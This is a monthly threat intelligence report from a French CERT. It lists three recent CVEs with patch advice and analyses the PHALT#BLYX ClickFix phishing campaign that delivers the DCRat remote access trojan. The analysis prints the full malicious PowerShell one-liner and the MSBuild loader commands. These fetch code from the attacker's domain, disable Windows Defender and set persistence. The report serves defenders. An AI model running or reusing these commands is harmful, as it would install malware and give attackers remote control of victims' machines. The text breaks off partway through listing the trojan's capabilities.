
aDvens

For cyber, people & planet



Monthly CTI report

January 2026

CERT aDvens - CTI
Advens - 38 rue des Jeuneurs - 75002 Paris

TABLE OF CONTENT

1. EXECUTIVE SUMMARY

This month, CERT aDvens offers an overview of emerging threats and current vulnerabilities to watch out for:

- Three new vulnerabilities, two of them with a public PoC, in addtion to those already identified.
- A technical analysis of the PHALT#BLYX/DCRat campaign, combining ClickFix social engineering with the abuse of legitimate tools to provide attackers with full remote access control.

These topics aim to anticipate risks and strengthen your cybersecurity posture.

2. VULNERABILITIES

This month, the CERT aDvens highlights three vulnerabilities affecting commonly used technologies within companies.
They are sorted by severity (proofs of concept available, exploitation...). Applying their patches or workarounds is highly recommended.

2.1. CVE-2025-68428

A misconfiguration of the jsPDF JavaScript library used to generate PDF files allows a malicious actor to provide an unfiltered file path and include the contents of local files in the PDF.

2.1.1. Type of vulnerability

- **CWE-35** : Path Traversal

2.1.2. Risk

- Arbitrary file read

2.1.3. Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	None	Impact on integrity	None
User Interaction	None	Impact on availability	None

2.1.4. Impacted Products

- jsPDF, versions prior to 4.0.0. Only Node.js versions are impacted, more specifically the files dist/jspdf.node.js and dist/jspdf.node.min.js.

2.1.5. Recommendations

Update jsPDF to version 4.0.0 or later.

Additional information is available in the advisory.

2.1.6. Proof of concept

A proof of concept is available in open source.

2.2. CVE-2025-47855

An access control flaw in the web interface of Fortinet FortiFone phones allows an unauthenticated attacker to access the device's complete configuration via specifically forged HTTP/HTTPS requests.

2.2.1. Type of vulnerability

- **CWE-200** : Exposure of Sensitive Information to an Unauthorized Actor

2.2.2. Risks

- Breach of data confidentiality
- Breach of data integrity

2.2.3. Severity (base score CVSS 3.1)

Vecteur d'attaque	Réseau	Portée	Inchangée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Aucun	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.2.4. Impacted Products

- FortiFone 3.0, versions between 3.0.13 and 3.0.23
- FortiFone 7.0, versions between 7.00 and 7.01

2.2.5. Recommendations

Update FortiFone 3.0 to version 3.0.24 or later.

Update FortiFone 7.0 to version 7.0.2 or later.

Additional information is available in the advisory of Fortinet.

2.2.6. Proof of concept

To date, no proof of concept is available in open source.

2.3. CVE-2026-22844

A command injection into Zoom Node Multimedia Routers (MMRs) allows an attacker authenticated, during a meeting; to execute arbitrary code on the MMR.

2.3.1. Type of vulnerability

→ **CWE-78** : Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

2.3.2. Risk

→ Arbitrary code execution

2.3.3. Severity (base score CVSS 3.1)

Vecteur d'attaque	Réseau	Portée	Changée
Complexité d'attaque	Faible	Impact sur la confidentialité	Élevé
Privilèges requis	Faible	Impact sur l'intégrité	Élevé
Interaction de l'utilisateur	Aucune	Impact sur la disponibilité	Élevé

2.3.4. Impacted Products

→ MMR module in Zoom Node Meetings Hybrid (ZMH) and Zoom Node Meeting Connector (MC), versions prior to 5.2.1716.0.

2.3.5. Recommendations

Update MMr module of Zoom Node Meetings Hybrid and Zoom Node Meeting Connector to version 7.0.2 or later.

Additional information is available in the advisory of Zoom.

2.3.6. Proof of concept

To date, no proof of concept is available in open source.

3. PHALT#BLYX: ADVANCED CLICKFIX CAMPAIGN

3.1. Description

A recent campaign identified at the end of 2025, referenced under the name PHALT#BLYX, specifically targets the European hospitality sector through a particularly sophisticated multi-stage infection chain. This operation relies on advanced social engineering techniques of the ClickFix type, combined with visual lures such as fake CAPTCHAs and counterfeit pages simulating a critical Windows system failure (BSOD – Blue Screen of Death), designed to trick users into voluntarily executing malicious commands.

The attack is notable for its abuse of MSBuild.exe, a legitimate native build tool within the Windows ecosystem, which is leveraged here to bypass traditional defence mechanisms and deploy a highly stealthy final payload.

The infection chain begins with a phishing campaign exploiting a fake booking cancellation scenario allegedly originating from the booking.com website. This lure is designed to deceive victims into executing malicious PowerShell commands, enabling the download and execution of remote code through multiple stages involving PowerShell scripts, MSBuild project files, and legitimate system components.

The infection chain ultimately results in the deployment of DCRat (DarkCrystal RAT), a Russian-origin remote access Trojan that grants attackers full control over the compromised system. This malicious payload enables keystroke logging, screen capture, remote command execution, and lateral movement within the network to compromise additional systems.




Figure 1. Campaign modelling – PHALT#BLYX

3.2. Initial Access: Sector-specific Phishing

The campaign begins with the mass distribution of phishing emails intended to deceive recipients.

These emails mimic the style and visual identity of the booking.com website, claiming that a reservation has been cancelled and that a substantial refund is due. The use of a high monetary amount in euros creates a strong sense of urgency for the recipient.




Figure 2. Phishing email example impersonating booking.com

Upon clicking the link in the email, the user is redirected to the malicious domain low-house[.]com, which presents a Cloudflare-hosted CAPTCHA.




Figure 3. Redirection after clicking the email link

After completing the CAPTCHA, the victim is redirected to a page closely imitating the booking.com website.




Figure 4. Fake booking.com page

The attacker's objective is to trigger curiosity and psychological pressure, prompting the victim to click impulsively and thereby opening the door to the next stage of the attack.

3.3. Trust Building and Diversion: Cloned Pages and System Failure Simulation

Once the user is on the fraudulent site, they are presented with a message simulating a loading error, accompanied by a “Refresh” button designed to reinforce the illusion of a legitimate malfunction.




Figure 5. Fake pages imitating Booking.com




Figure 6. VirusTotal analysis of domain low-house[.]com

When the user clicks the “Refresh” button, the browser switches to full-screen mode and displays a fake critical system failure screen (BSOD) identical to that of Windows. This screen is generated entirely within the browser (HTML/CSS) and not by the operating system itself.




Figure 7. Fake BSOD

BSOD screens are an integral part of the Windows user experience and are strongly associated with critical system failures. Attackers exploit this association to lower users’ suspicion.

3.4. ClickFix: Voluntary Execution of Malicious Commands

The fake BSOD displays instructions prompting the victim to “open the Run dialog (Windows + R)”, paste (Ctrl + V) a “fix” already copied to the clipboard, and press Enter.

In reality, this executes a malicious PowerShell command that downloads and launches the next stages of the attack.




Figure 8. Fake BSOD with commands

This manipulation, known as the ClickFix technique, turns users into unwitting executors of malicious code, allowing attackers to bypass automated security protections that do not block this type of user-initiated action.

3.5. Malicious Execution Chain: PowerShell and MSBuild (Living-off-the-Land)

```
powershell -c "start https://admin.booking.com;$msb=(gci C:\ -filter msbuild.exe -r -ea 0|select -f 1).FullName;iwr
https://2fa-bns.com/ -o $env:ProgramData\v.proj;& $msb $env:ProgramData\v.proj"
```

Figure 9. Full command executed during the ClickFix stage

This script launches PowerShell to perform a series of automated actions. It begins by opening the admin.booking.com website in the victim's browser as a visual decoy, then scans the *C:* drive to locate a legitimate Microsoft executable (msbuild.exe) and retrieve its full path.

Next, it downloads a file named v.proj from the external site 2fa-bns[.]com and saves it in the C:\ProgramData directory. Finally, it executes this project file using msbuild.exe, allowing arbitrary code execution by leveraging a trusted system tool to evade security controls.

The v.proj file appears to be a *.NET / MSBuild* project, but its true role is that of a malicious loader. It prepares the target environment with the primary goal of disabling Windows security mechanisms, obtaining elevated privileges, and deploying the final payload DCRat.

Once loaded onto the victim's system, this dropper uses the legitimate Windows program *MSBuild.exe*, a *.NET* compilation tool, to execute the malicious code.

Executed functions

```
    <Exec Command="cmd /c powershell -Command &quot;Add-MpPreference -ExclusionPath 'C:\ProgramData' -ErrorAction SilentlyContinue; Add-MpPreference
-ExclusionExtension '.exe' -ErrorAction SilentlyContinue; Add-MpPreference -ExclusionExtension '.ps1' -ErrorAction SilentlyContinue; Add-MpPreferenc
e -ExclusionExtension '.proj' -ErrorAction SilentlyContinue; Add-MpPreference -ExclusionExtension '.tmp' -ErrorAction SilentlyContinue; Start-Sleep
-Seconds 1; $admin = ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsB
uiltInRole]::Administrator); if ($admin) { Import-Module BitsTransfer; Set-MpPreference -DisableRealtimeMonitoring 1 -ErrorAction SilentlyContinue;
Start-Sleep -Seconds 2; Start-BitsTransfer -Source 'https://2fa-bns.com/win/ajsb.exe' -Destination 'C:\ProgramData\staxs.exe' -Priority High; if (Te
st-Path 'C:\ProgramData\staxs.exe') { Add-MpPreference -ExclusionPath 'C:\ProgramData\staxs.exe' -ErrorAction SilentlyContinue; Start-Process 'C:\Pr
ogramData\staxs.exe'; $wsh = New-Object -ComObject WScript.Shell; $startup = [System.Environment]::GetFolderPath('Startup'); $shortcut = $wsh.Create
Shortcut($startup + '\update.lnk'); $shortcut.TargetPath = 'C:\ProgramData\staxs.exe'; $shortcut.WindowStyle = 7; $shortcut.Save(); 'done' | Out-Fil
e 'C:\ProgramData\pins.dat' } } else { $maxAttempts = 3; $attempt = 0; $success = $false; $psScript = 'Add-MpPreference -ExclusionPath ''C:\ProgramD
ata'' -ErrorAction SilentlyContinue; Add-MpPreference -ExclusionExtension ''.exe'' -ErrorAction SilentlyContinue; Add-MpPreference -ExclusionExtensi
on ''.ps1'' -ErrorAction SilentlyContinue; Add-MpPreference -ExclusionExtension ''.proj'' -ErrorAction SilentlyContinue; Add-MpPreference -Exclusion
Extension ''.tmp'' -ErrorAction SilentlyContinue; Import-Module BitsTransfer; Set-MpPreference -DisableRealtimeMonitoring 1 -ErrorAction SilentlyCon
tinue; Start-BitsTransfer -Source ''https://2fa-bns.com/win/asjb.exe'' -Destination ''C:\ProgramData\staxs.exe'' -Priority High; if (Test-Path ''C:\
ProgramData\staxs.exe'') { Add-MpPreference -ExclusionPath ''C:\ProgramData\staxs.exe'' -ErrorAction SilentlyContinue; Start-Process ''C:\ProgramDat
a\staxs.exe''; $wsh = New-Object -ComObject WScript.Shell; $startup = [System.Environment]::GetFolderPath(''Startup''); $shortcut = $wsh.CreateShort
cut($startup + ''\update.lnk''); $shortcut.TargetPath = ''C:\ProgramData\staxs.exe''; $shortcut.WindowStyle = 7; $shortcut.Save(); ''done'' | Out-Fi
le ''C:\ProgramData\pins.dat'' }'; while ($attempt -lt $maxAttempts -and -not $success) { $attempt++; Write-Host '
 $attempt
```

Figure 10. PowerShell commands for persistence and installation

Step 1

The v.proj file begins by checking the privilege level of the current session.

- → It queries the Windows Administrator role using a standard .NET method.

Step 2

If administrative privileges are not present, it triggers repeated UAC prompts to obtain elevated rights.

- → Repeated execution of: Start-Process powershell -Verb RunAs

Step 3

With elevated privileges, the malware adds exclusions to Windows Defender scans for directories and file types used in the campaign, making detection more difficult.

- → Execution of: Set-MpPreference -DisableRealtimeMonitoring 1

Step 4

The BITS (Background Intelligent Transfer Service) is used to download additional components discreetly.

- Source: hxxps://2fa-bns[.]com/win/ajsb[.]exe
- Destination: C:\ProgramData\staxs[.]exe

Step 5

Creation of an update.lnk shortcut placed in the user's Startup folder.

- The malware automatically relaunches at each user logon.

Step 6

Writing the text "done" to the file C:\ProgramData\pins.dat.

- Prevents reinfection or redundant execution.

These tactics are designed to conceal malicious mechanisms and evade endpoint security controls.

3.6. Final Payload: DCRat

The final payload is a variant of DCRat, named staxs.exe, a Remote Access Trojan (RAT) used by Russian-speaking threat actors.

Technical capabilities of DCRat in PHALT#BLYX

Remote control of compromised systems

Once deployed, DCRat establishes communication with its C2 server and sends a complete system fingerprint (OS information, architecture, users, etc.).

Keystroke logging (keylogging)

